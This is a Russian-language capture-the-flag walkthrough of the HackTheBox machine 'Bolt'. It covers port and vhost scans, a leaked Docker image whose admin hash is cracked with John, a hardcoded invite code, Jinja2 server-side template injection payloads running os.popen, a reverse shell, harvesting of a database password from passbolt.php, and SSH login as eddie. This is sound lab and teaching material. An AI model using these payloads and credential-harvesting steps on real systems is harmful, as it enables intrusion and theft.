
А наш дурдом на колесах едет дальше...



Запустили сканы, пошли по ip и запустили `svoimi_eyes_scan`:



Закон гласит, если можно что-то скачать и потрогать — скачай и потрогай.



Nmap:


```
C:\home\jk> sudo nmap -sS -A -sC -sV 10.10.11.114
[sudo] пароль для jk:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 12:42 GMT
Nmap scan report for 10.10.11.114
Host is up (0.045s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 4d:20:8a:b2:c2:8c:f5:3e:be:d2:e8:18:16:28:6e:8e (RSA)
|_ 256 7b:0e:c7:5f:5a:4c:7a:11:7f:dd:58:5a:17:2f:cd:ea (ECDSA)
|_ 256 a7:22:4e:45:19:8e:7d:3c:bc:df:6e:1d:6c:4f:41:56 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Starter Website - About
|_ http-server-header: nginx/1.18.0 (Ubuntu)
443/tcp   open  ssl/http  nginx 1.18.0 (Ubuntu)
|_ http-title: Passbolt | Open source password manager for teams
|_ Requested resource was /auth/login?redirect=%2F
|_ ssl-cert: Subject: commonName=passbolt.bolt.htb/organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
|_ Not valid before: 2021-02-24T19:11:23
|_ Not valid after: 2022-02-24T19:11:23
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (92%), Linux (86%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/o:linux:linux_kernel:2.6.18
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (92%), Linux 2.6.18 (CentOS 5, x86_64, SMP) (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.09 ms 10.0.2.2
2 0.11 ms 10.10.11.114

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.42 seconds
C:\home\jk>
```

На сайте нашлась форма входа, без регистрации. Ну и ладно

Грех было не попробовать...



Тем временем, в
загруженном файле :

```
C:\home\jk\Загрузки> tar image.tar
tar: Для старой опции «g» нужно указать аргумент.
Попробуйте «tar --help» или «tar --usage» для
получения более подробного описания.

C:\home\jk\Загрузки> ls
burpsuite_community_linux_v2021_12_1.sh  df.jpg  google-chrome-stable_current_amd64.deb  image.tar  ktc.jpg

C:\home\jk\Загрузки> 123

C:\home\jk\Загрузки\123> ls -la
итого 64
drwxr-xr-x 13 jk jk 4096 янв 29 13:23 .
drwxr-xr-x  3 jk jk 4096 янв 29 13:23 ..
drwxr-xr-x  2 jk jk 4096 мар  5 2021 187e7
drwxr-xr-x  2 jk jk 4096 мар  5 2021 1be1c
drwxr-xr-x  2 jk jk 4096 мар  5 2021 2265c
drwxr-xr-x  2 jk jk 4096 мар  5 2021 30498
drwxr-xr-x  2 jk jk 4096 мар  5 2021 33508
drwxr-xr-x  2 jk jk 4096 мар  5 2021 3d7e9
drwxr-xr-x  2 jk jk 4096 мар  5 2021 41093
drwxr-xr-x  2 jk jk 4096 мар  5 2021 74595
-rw-r--r--  1 jk jk 3797 мар  5 2021 859e7
drwxr-xr-x  2 jk jk 4096 мар  5 2021 9a3bb
drwxr-xr-x  2 jk jk 4096 мар  5 2021 a4ea7
drwxr-xr-x  2 jk jk 4096 мар  5 2021 d693a
-rw-r--r--  1 jk jk 1002 янв  1 1970 manif
-rw-r--r--  1 jk jk 119 янв  1 1970 repos

C:\home\jk\Загрузки\123> █
```

```
from flask import jsonify, render_template, redirect, request, url_for
from flask_login import (
    current_user,
    login_required,
    login_user,
    logout_user

from app import db, login_manager
from app.base import blueprint
from app.base.forms import LoginForm, CreateAccountForm
from app.base.models import User
from hmac import compare_digest as compare_hash
import crypt

@blueprint.route('/')
def route_default():
    return redirect(url_for('base_blueprint.login'))

## Login & Registration

@blueprint.route('/login', methods=['GET', 'POST'])
def login():
    login_form = LoginForm(request.form)
    if 'login' in request.form:

        # read form data
        username = request.form['username']
        password = request.form['password']

        # Locate user
        user = User.query.filter_by(username=username).first()

        # Check the password
        stored_password = user.password
        stored_password = stored_password.decode('utf-8')
        if user and compare_hash(stored_password, crypt.crypt(password, stored_password)):

            login_user(user)
            return redirect(url_for('base_blueprint.route_default'))

        # Something (user or pass) is not ok
        return render_template('accounts/login.html', msg='Wrong user or password', form=login_form)

if not current_user.is_authenticated:
```

Гуляя по содержимому,
обнаруживаем username и
захешированный пароль.

```

C:\home\jk\Загрузки\123\4ea7da8de7bfbf327b56b0cb794aed9a848
C:\home\jk\Загрузки\123\4ea7da8de7bfbf327b56b0cb794aed9a848
db.sqlite3 root tmp

C:\home\jk\Загрузки\123\4ea7da8de7bfbf327b56b0cb794aed9a848
итого 32
drwxr-xr-x 4 jk jk 4096 янв 29 13:25 .
drwxr-xr-x 3 jk jk 4096 янв 29 13:25 ..
-rw-r--r-- 1 jk jk 16384 мар 5 2021 db.sqlite3
drwx----- 2 jk jk 4096 мар 5 2021 root
drwxrwxrwt 2 jk jk 4096 мар 5 2021 tmp

C:\home\jk\Загрузки\123\4ea7da8de7bfbf327b56b0cb794aed9a848
SQLite version 3.36.0 2021-06-18 18:36:39
Enter ".help" for usage hints.
sqlite> .table
User
sqlite> select * from user
... > ;
1|admin|admin@bolt.htb|$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.||
sqlite>

```

Зовем нашего друга-ковбоя *Джонни*,
получаем пароль

```

root@kali:~/usr/share/wordlists/rockyou.txt.gz/rockyou.txt: not a directory

C:\home\jk\Загрузки> john 00 --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
deadbolt (?)
1g 0:00:00:09 DONE (2022-01-29 14:20) 0.1030g/s 17795p/s 17795c/s 17795c/s debie..de3456
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

C:\home\jk\Загрузки>

```

Заходим и расстраиваемся. Делать особо нечего. Кропотливый перевод бесполезных бесед намекает, что есть еще проекты. Демо... где-то это уже было....

The screenshot displays a web application interface. At the top, there is a navigation bar with a calendar view for January, February, March, April, May, June, and July. Below this, the main content area is divided into two sections. The upper section, titled "Direct Chat", shows a conversation between Alexander Pierce and Sarah Bullock. Alexander Pierce's message asks Sarah to check a Docker image. Sarah Bullock's response states she is busy and that Eddie's help is required. The lower section, titled "To Do List", contains three tasks: "Design a nice theme" (2 mins), "Make the theme responsive" (4 hours), and "Correct minor issues in code" (1 day). On the right side of the interface, there is a sidebar with a "Sales Graph" showing a line chart, a "Mail-Order" section with a circular progress indicator, and a "Calendar" icon at the bottom.

Gobuster

Прогуляемся по
субдоменам. На mail
также просто вход.
На Демое есть
регистрация, но увы,
только по инвайту...
однако что-то такое
мы видели в докере

```
2022/01/31 08:33:59 Finished

C:\home\jk> sudo gobuster vhost -u bolt.htb -w /media/

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fir

[+] Url:          http://bolt.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /media/sf_mash/small_subdomains-top1m
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

2022/01/31 08:34:12 Starting gobuster in VHOST enumerat

Found: mail.bolt.htb (Status: 200) [Size: 4943]
Found: demo.bolt.htb (Status: 302) [Size: 219]

2022/01/31 08:34:25 Finished

C:\home\jk>
```

Create an account

Your username

E-mail

Password

Your invite code

☐ I agree to the terms and conditions

Create Account

Already have an account? [Login here](#)

```
C:\home\jk\Загрузки\123\41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad\321\app> base
base home __init__.py __pycache__

C:\home\jk\Загрузки\123\41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad\321\app> base
C:\home\jk\Загрузки\123\41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad\321\app\base> ls
forms.py __init__.py models.py __pycache__ routes.py static templates util.py

C:\home\jk\Загрузки\123\41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad\321\app\base> cat routes.py
# -*- encoding: utf-8 -*-
"""
    return redirect(url_for('home_blueprint.index'))
Copyright (c)
"""
@blueprint.route('/register', methods=['GET', 'POST'])
def register():
    login_form = LoginForm(request.form)
    create_account_form = CreateAccountForm(request.form)
    if 'register' in request.form:
        username = request.form['username']
        email = request.form['email']
        code = request.form['invite_code']
        if code != 'XNSS-HSJW-3NGU-8XTJ':
            return render_template('code-500.html')
        data = User.query.filter_by(email=email).first()
        if data is None and code == 'XNSS-HSJW-3NGU-8XTJ':
            # Check username exists
            user = User.query.filter_by(username=username).first()
            if user:
                return render_template('accounts/register.html',
                                       msg='Username already registered',
                                       success=False,
                                       form=create_account_form)
```

А вот и оно,


наша
прррррееелесь

Итак, все есть. Идем в субдомен
демо. Регистрируемся, вставляем
инвайт.

На втором домене теперь можем
просто войти.

Потратив кучу времени на
изучение сайта, находим ничего.

Опускаем вниз свою самооценку




и страничку сайта, и видим возможности:
SSTI (Server Side Template Injection)

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/add722d1c27d90f15d313e8846e5a0f8b36a403a/Server%20Side%20Template%20Injection/README.md#exploit-the-ssti-by-calling-ospopenread>


These payloads are context-free, and do not require anything, except being in a jinja2 Template object:

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}  
  
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}  
  
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}
```

Звучит интересно, попробуем. Осталось найти, где это можно применить. Заходим в настройки, меняем поля, добавляя в них код на выполнение.




Работаем с именем.



Нужен код, который поможет нам сделать реверс-шелл.

Запускаем прослушку порта. И команду:



Вуаля.

Всего 20 ч на выяснение проблемы.

Час на истошные вопли и стучание головой об стену. 15 мин на устранение проблемы, и мы в вошли.

Однако, ls показало, что путь не окончен.

Видим 2ух пользователей, у которых есть разрешение на вход

```
ls
app.py
config.py
__pycache__
static
templates
wsgi.py
www-data@bolt:~/demo$ grep 'bash' /etc/passwd
grep 'bash' /etc/passwd
root:x:0:0:root:/root:/bin/bash
eddie:x:1000:1000:Eddie Johnson,,,:/home/eddie:/bin/bash
clark:x:1001:1001:Clark Griswold,,,:/home/clark:/bin/bash
www-data@bolt:~/demo$
```

```
www-data@bolt:~/demo$ grep 'bash' /etc/passbolt.php
grep 'bash' /etc/passbolt.php
grep: /etc/passbolt.php: No such file or directory
www-data@bolt:~/demo$ find / -name passbolt 2>/dev/null
find / -name passbolt 2>/dev/null
/etc/passbolt
/usr/share/php/passbolt
/usr/share/passbolt
/var/lib/passbolt
/var/log/passbolt
www-data@bolt:~/demo$
```

А вот это интересненько.

```
www-data@bolt:/etc$ mysql
mysql
ERROR 1045 (28000): Access denied for user 'www-data'@'localhost' (using password: NO)
www-data@bolt:/etc$
```

Но попытки заговорить с mysql окончились разочарованием.

```
www-data@bolt:~/demo$ cat /etc/passbolt/passbolt.php
cat /etc/passbolt/passbolt.php
<?php
/**
 * Passbolt ~ Open source password manager for teams
 * Copyright (c) Passbolt SA (https://www.passbolt.com)
 *
 * Licensed under GNU Affero General Public License version 3 of the or any later version.
 * For full copyright and license information, please see the LICENSE.txt
 * Redistributions of files must retain the above copyright notice.
 *
 * @copyright Copyright (c) Passbolt SA (https://www.passbolt.com)
 * @license https://opensource.org/licenses/AGPL-3.0 AGPL License
 */
```

```
* This is a generated configuration file, which was generated by the passbolt web installer.
*
* To see all available options, you can refer to the default.php file, or replace this file
* by a copy of passbolt.default.php
* Do not modify default.php or you may break your upgrade process.
*
* Read more about how to install passbolt: https://www.passbolt.com/help/tech/install
* Any issue, check out our FAQ: https://www.passbolt.com/faq
* An installation issue? Ask for help to the community: https://community.passbolt.com/
*/
return [
    'App' => [
        // A base URL to use for absolute links.
        // The url where the passbolt instance will be reachable to your end users.
        // This information is needed to render images in emails for example
        'fullBaseUrl' => 'https://passbolt.bolt.htb',
    ],
];
```

Файл Действия Правка Вид Справка

```
C:\home\jk> ssh eddie@bolt.htb
The authenticity of host 'bolt.htb (10.10.11.114)' can't be established.
ED25519 key fingerprint is SHA256:4zlQvy9AnwUuHX1E27B6li5xj0GHxL0+FFQqbjonw4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'bolt.htb' (ED25519) to the list of known hosts.
eddie@bolt.htb's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.13.0-27-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
```

```
182 updates can be applied immediately.
105 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

```
You have mail.
Last login: Sat Jan 29 04:25:13 2022 from 10.10.14.36
eddie@bolt:~$
```

```
use configuration.
ces' => [
ult' => [
host' => 'localhost',
port' => '3306',
username' => 'passbolt',
password' => 'rT2;jW7<eY8!dX8}pQ8%',
database' => 'passbolt',
];
```

```
configuration.
nsport' => [
ult' => [
```

Поэтому, методом простого тыка, вставляя все, что попадалось по ходу поисков в известных юзеров, нашли чудо:

Мы в Эдди.

Лазить по чужой почте конечно не красиво, но мы ведь никому не скажем, верно?)


```
You have mail.  
Last login: Sat Jan 29 04:25:13 2022 from 10.10.14.36  
eddie@bolt:~$ /etc/passbolt$ mysql -upassbolt -p  
-bash: /etc/passbolt$: No such file or directory  
eddie@bolt:~$ ls  
Desktop Documents Downloads Music Pictures Public Templates user.txt Videos  
eddie@bolt:~$ cat user.txt  
a05b9dc69b5915e2719cd5136dd7c979  
eddie@bolt:~$
```

```
Hey Eddie,
```

The password management server is up and running. Go ahead and download the extension to your browser and get logged in. Be sure to back up your private key because I CANNOT recover it. Your private key is the only way to recover your account.

Once you're set up you can start importing your passwords. Please be sure to keep good security in mind - there's a few things I read about in a security whitepaper that are a little concerning...

-Clark

```
eddie@bolt:~$
```

[illegible]